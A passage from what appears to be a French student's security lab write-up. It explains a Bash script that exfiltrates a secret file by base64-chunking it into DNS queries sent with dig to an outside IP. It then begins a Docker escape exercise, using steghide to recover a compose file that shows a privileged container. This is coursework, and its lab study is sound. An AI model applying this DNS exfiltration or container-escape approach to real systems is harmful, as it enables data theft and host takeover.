Le fichier steal_secret commence par `#!/bin/bash` indique que le script doit être exécuté en utilisant l'interpréteur Bash. Ensuite, grâce à la commande `cd /home/alice`, il se déplace dans le dossier `/home/alice`. Ensuite, il encode le contenu du fichier `secret.txt` en base64 à l'aide de la commande `base64-w0 $f`. Le script divise ensuite la chaîne encodée en base64 en morceaux de taille `b = 57` caractères, en utilisant `sed "s/.{\{b\}}/&\n/g"`. Il crée ensuite des requêtes DNS en ajoutant des morceaux de la chaîne encodée en base64 à un nom de domaine, en séparant les morceaux par des tirets, avec un nombre de morceaux par ligne de maximum `s = 4`. Enfin, il envoie les requêtes DNS à l'adresse IP `93.184.216.34` à l'aide de la commande `dig`.

5. Attaque de l'infrastructure docker

L'infrastructure du TP tourne sur docker. Une vulnérabilité importante est présente dans la configuration de docker qui permet de briser la conteneurisation et prendre le contrôle de l'hôte. À vous de trouver cette vulnérabilité et de l'exploiter pour prendre le contrôle de la machine virtuelle et lire le fichier /congratulations.txt. Cette question rapporte 3 points bonus sur le TP.

Indice : des informations qui pourraient vous être utiles ont été cachées dans la photo de Jalapeño, le chaton d'Alice.[13]

Nous avons téléchargé le fichier jalapeno.jpg depuis le serveur FTP en utilisant les identifiants d'Alice.

Ensuite, nous avons utilisé l'outil steghide pour extraire les informations cachées dans l'image à l'aide de la commande suivante :

```
steghide extract -sf jalapeno.jpg
```

Cette commande nous a permis de révéler les données dissimulées dans l'image.

```
[root@kali) - [~]
# steghide extract -sf jalapeno.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
```

Les informations extraites avec steghide ont été exportées vers le fichier secret.txt, lequel contient une configuration Docker. Ce fichier peut être analysé pour mieux comprendre son contenu et identifier d'éventuelles informations sensibles ou exploitables:

```
__(root@kali)-[~]
# cat secret.txt
services:
  kali:
    container_name: kali
    hostname: kali
    image: kali
    build: ./kali
    privileged: true
    environment:
      - GW=10.22.0.254
    cap_add:
      - NET_ADMIN
    networks:
      lan:
        ipv4_address: 10.22.0.12

  alice:
    container_name: alice
    hostname: alice
    image: alice
    build: ./alice
    environment:
      - GW=10.22.0.254
    cap_add:
      - NET_ADMIN
    networks:
      lan:
        ipv4_address: 10.22.0.11

  server:
    container_name: server
    hostname: server
    image: server
    build: ./server
    environment:
      - GW=10.22.1.254
    cap_add:
      - NET_ADMIN
    networks:
      srv:
        ipv4_address: 10.22.1.11

firewall:
  container_name: firewall
  hostname: firewall
  image: firewall
  build: ./firewall
  environment:
    - GW=10.22.2.1
  cap_add:
    - NET_ADMIN
  networks:
    lan:
      ipv4_address: 10.22.0.254
    srv:
      ipv4_address: 10.22.1.254
    wan:
      ipv4_address: 10.22.2.254

networks:
  wan:
    driver: bridge
    ipam:
      config:
        - subnet: 10.22.2.0/24
          gateway: 10.22.2.1
  lan:
    driver: bridge
    driver_opts:
      com.docker.network.bridge.enable_ip_masquerade: 'false'
    ipam:
      config:
        - subnet: 10.22.0.0/24
          gateway: 10.22.0.1
  srv:
    driver: bridge
    driver_opts:
      com.docker.network.bridge.enable_ip_masquerade: 'false'
    ipam:
      config:
        - subnet: 10.22.1.0/24
          gateway: 10.22.1.1
```